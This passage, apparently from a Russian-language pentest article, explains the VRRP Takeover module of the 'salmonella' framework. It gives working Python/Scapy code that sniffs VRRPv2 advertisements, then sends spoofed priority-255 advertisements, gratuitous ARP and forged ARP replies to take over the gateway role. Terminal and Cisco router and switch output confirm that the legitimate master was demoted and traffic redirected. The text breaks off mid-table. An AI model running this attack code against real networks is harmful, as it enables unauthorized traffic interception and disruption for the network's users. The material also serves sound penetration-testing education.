
```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py vrrp-to -h

                    Network Penetration Testing Framework

        VRRP Takeover Attack Parameters
  --intf   Your network interface (e.g., eth0, Ethernet)

  [*] Example:
      sudo python3 salmonella.py vrrp-to --intf eth0
```

Запустив VRRP Takeover, мы увидим, что нашелся мастер-роутер для сети, где указаны его параметры.


kali@kali: ~/Downloads/salmonella-feature_branch
Session Actions Edit View Help
SALMONELLA

```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py vrrp-to

                    Network Penetration Testing Framework

  [!] Starting VRRP Takeover attack ...
  [!] Detecting VRRP routers ...

  [+] [VRRP Router detected]
      MAC: 00:00:5E:00:01:1E
      IP: 192.168.30.2
      Version: 2
      Virtual Router ID: 30
      Priority: 250
      Advertisement Interval: 1 (sec)
      Auth: None
      Virtual IP Address: ['192.168.30.1']

  [+] Gratuitous ARP sent
  [+] Sent spoofed VRRP Advertisement packets: 30
```

Кстати говоря, пока поддерживается только VRRPv2. Поэтому если в сети окажется роутер с VRRPv3, а также если у него максимальный приоритет (255) или вдруг есть аутентификация, то ты получишь соответствующее предупреждение.


kali@kali: ~/Downloads/salmonella-feature_branch
Session Actions Edit View Help
SALMONELLA

```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py vrrp-to

                    Network Penetration Testing Framework

  [!] Starting VRRP Takeover attack ...
  [!] Detecting VRRP routers ...

  [+] [VRRP Router detected]
      MAC: 00:00:5E:00:01:1E
      IP: 192.168.30.2
      Version: 2
      Virtual Router ID: 30
      Priority: 255 (max)
      Advertisement Interval: 1 (sec)
      Auth: Plain Text (Temporarily unsupported)
      Virtual IP Address: ['192.168.30.2']

  [-] %ERROR: No VRRPv2 routers detected (attack aborted)
  [-] %ERROR: Possible VRRP routers using AUTHENTICATION, MAX PRIORITY, or unsupported VRRP VERSION

┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ 
```

Теперь посмотрим на код. Зададим переменную, которая будет определять, был ли захвачен пакет VRRPv2, и запустим прослушивание сети:

```
# Не захвачен
VRRPv2_without_auth_captured = False

sniffer = AsyncSniffer(filter="ip proto 112", iface=interface, prn=
lambda x: None, stop_filter=vrrp_adv_reply, timeout=10)
sniffer.start()
```

Продолжение статьи →

Захваченный пакет VRRP попадет в функцию **vrrp_adv_reply**, где мы уже будем брать с него виртуальные MAC- и IP-адреса, смотреть, какой у него приоритет, есть ли у него аутентификация и так далее:

```
def vrrp_adv_reply(packet):
        # Если это VRRPv2
    if packet.haslayer(VRRP):
        virtual_mac = packet[Ether].src
        src_ip = packet[IP].src
        version = packet[VRRP].version
        virtual_rid = packet[VRRP].vrid
        virtual_ip = packet[VRRP].addrlist
        advert_interval = packet[VRRP].adv

        priority = packet[VRRP].priority
        if priority == 255:
            output_priority = f"{Fore.RED}255 (max){Fore.GREEN}"
        else:
            output_priority = priority

        auth = packet[VRRP].authtype
        if auth == 1:
            output_auth = f"{Fore.RED}Plain Text (Temporarily
unsupported){Fore.GREEN}"
        elif auth == 254:
            output_auth = f"{Fore.RED}MD5 (Temporarily unsupported){
Fore.GREEN}"
        elif auth == 0:
            output_auth = "None"
```

Если установлен не максимальный приоритет и нет аутентификации, то отмечаем, что пакет VRRP был захвачен и атаку можно продолжать:

```
if priority < 255 and auth == 0:
    VRRPv2_without_auth_captured = True
```

Наконец, запускаем в отдельных потоках периодическую отправку сообщений VRRP Advertisement, ARP и Gratuitous ARP:

```
if VRRPv2_without_auth_captured == True:
    Thread(target=send_vrrp_packets, daemon=False).start()
    Thread(target=send_garp_frames, daemon=False).start()
    Thread(target=send_arp_frames, daemon=False).start()

def send_vrrp_packets():
    total = 0
    try:
        while True:
            fake_vrrp_advertisement = Ether(src=virtual_mac, dst="01:
00:5e:00:00:12") / \
                                      IP(dst="224.0.0.18", ttl=255) /
\
                                      VRRP(version=2, type=1, vrid=
virtual_rid, priority=255, authtype=0,
                                           adv=advert_interval,
addrlist=virtual_ip)

            sendp(fake_vrrp_advertisement, iface=interface, count=1,
verbose=False)
            total += 1
            print(Fore.GREEN + f"    [+] Sent spoofed VRRP
Advertisement packets: {total}", end="\r")
            time.sleep(advert_interval)
```

Обрати внимание, что в поле **priority** выставлен максимальный приоритет — 255, чтобы мы наверняка стали новым мастером в сети.

Согласно RFC при смене мастер-роутера он должен отправить Gratuitous ARP, чтобы клиенты обновили свой ARP-кеш, а также таблицы MAC-адресов на коммутаторах:


```
def send_garp_frames():
    try:
        gratuitous_arp = Ether(src=virtual_mac, dst="ff:ff:ff:ff:ff:
ff") / ARP(op=2, hwsrc=virtual_mac, hwdst="ff:ff:ff:ff:ff:ff", psrc=
virtual_ip, pdst=virtual_ip)
        sendp(gratuitous_arp, iface=interface, count=1, verbose=False
)
```

И последняя функция, где мы от имени легитимного VRRP-роутера будем отвечать на ARP-запросы для шлюза:

```
def send_arp_frames():
    def packet_analyze(packet):
        if packet[ARP].hwsrc != virtual_mac and packet[ARP].pdst in
virtual_ip:
            client_mac = packet[Ether].src
            client_ip = packet[ARP].psrc

            arp_response = Ether(src=virtual_mac, dst=client_mac) /
ARP(op=2, hwsrc=virtual_mac, hwdst=client_mac, psrc=virtual_ip, pdst=
client_ip)
            sendp(arp_response, iface=interface, count=1, verbose=
False)

    sniffer = AsyncSniffer(filter="arp", iface=interface, prn=
packet_analyze)
    sniffer.start()
```


Для этого мы запускаем прослушивание, захватывая ARP-реквесты и отправляя им ответы.

Время смотреть на результаты. До запуска атаки я вывел на экран информацию о VRRP на мастер-роутере.




```
Router#sh vrrp brief
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Et0/0.10           10  250 3023       Y  Master  192.168.10.2    192.168.10.1
Et0/0.20           20  250 3023       Y  Master  192.168.20.2    192.168.20.1
Et0/0.30           30  250 3023       Y  Master  192.168.30.2    192.168.30.1
Et0/0.40           40  250 3023       Y  Master  192.168.40.2    192.168.40.1
Router#
```

И таблицу MAC-адресов на коммутаторе.




```
Switch>en
Switch#sh mac add
Switch#sh mac address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
  30    0000.5e00.011e    DYNAMIC     Et0/0
  30    0025.22f7.1e96    DYNAMIC     Et0/2
  30    0050.7966.6810    DYNAMIC     Et0/3
  30    126d.e2b3.e0e4    DYNAMIC     Et0/2
  30    6081.1058.3f88    DYNAMIC     Et0/2
  30    7445.2d8b.5b26    DYNAMIC     Et0/2
  30    eed5.9539.8b2d    DYNAMIC     Et0/2
   1    aabb.cc00.d000    DYNAMIC     Et0/0
   1    aabb.cc00.e000    DYNAMIC     Et1/3
  10    0000.5e00.010a    DYNAMIC     Et0/0
  20    0000.5e00.0114    DYNAMIC     Et0/0
  40    0000.5e00.0128    DYNAMIC     Et0/0
Total Mac Addresses for this criterion: 12
Switch#
```

Роутеру, у которого мы только что отобрали роль мастера, в консоль пришло уведомление, что он больше не Master.




```
Router>
Router>
*Nov 19 12:08:06.309: %VRRP-6-STATECHANGE: Et0/0.30 Grp 30 state Master -> Backup
Router>
```

И снова отображаем информацию о VRRP на уже бывшем мастер-роутере.




```
Router#sh vrrp brief
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Et0/0.10           10  250 3023       Y  Master  192.168.10.2    192.168.10.1
Et0/0.20           20  250 3023       Y  Master  192.168.20.2    192.168.20.1
Et0/0.30           30  250 3023       Y  Backup  192.168.30.184  192.168.30.1
Et0/0.40           40  250 3023       Y  Master  192.168.40.2    192.168.40.1
Router#
Router#
Router#
```

Видим, что роутер стал бэкапом для 30-й группы, а Master теперь роутер с IP 192.168.30.184. Отображаем еще раз таблицу MAC-адресов и видим, что теперь Master VRRP находится за другим портом после получения от него Gratuitous ARP.




```
Switch#
Switch#
Switch#sh mac address-table
          Mac Address Table
-------------------------------------------

Vlan    Mac Address       Type        Ports
----    -----------       --------    -----
  30    0000.5e00.011e    DYNAMIC     Et0/2
  30    0025.22f7.1e96    DYNAMIC     Et0/2
  30    126d.e2b3.e0e4    DYNAMIC     Et0/2
  30    6081.1058.3f88    DYNAMIC     Et0/2
  30    7445.2d8b.5b26    DYNAMIC     Et0/2
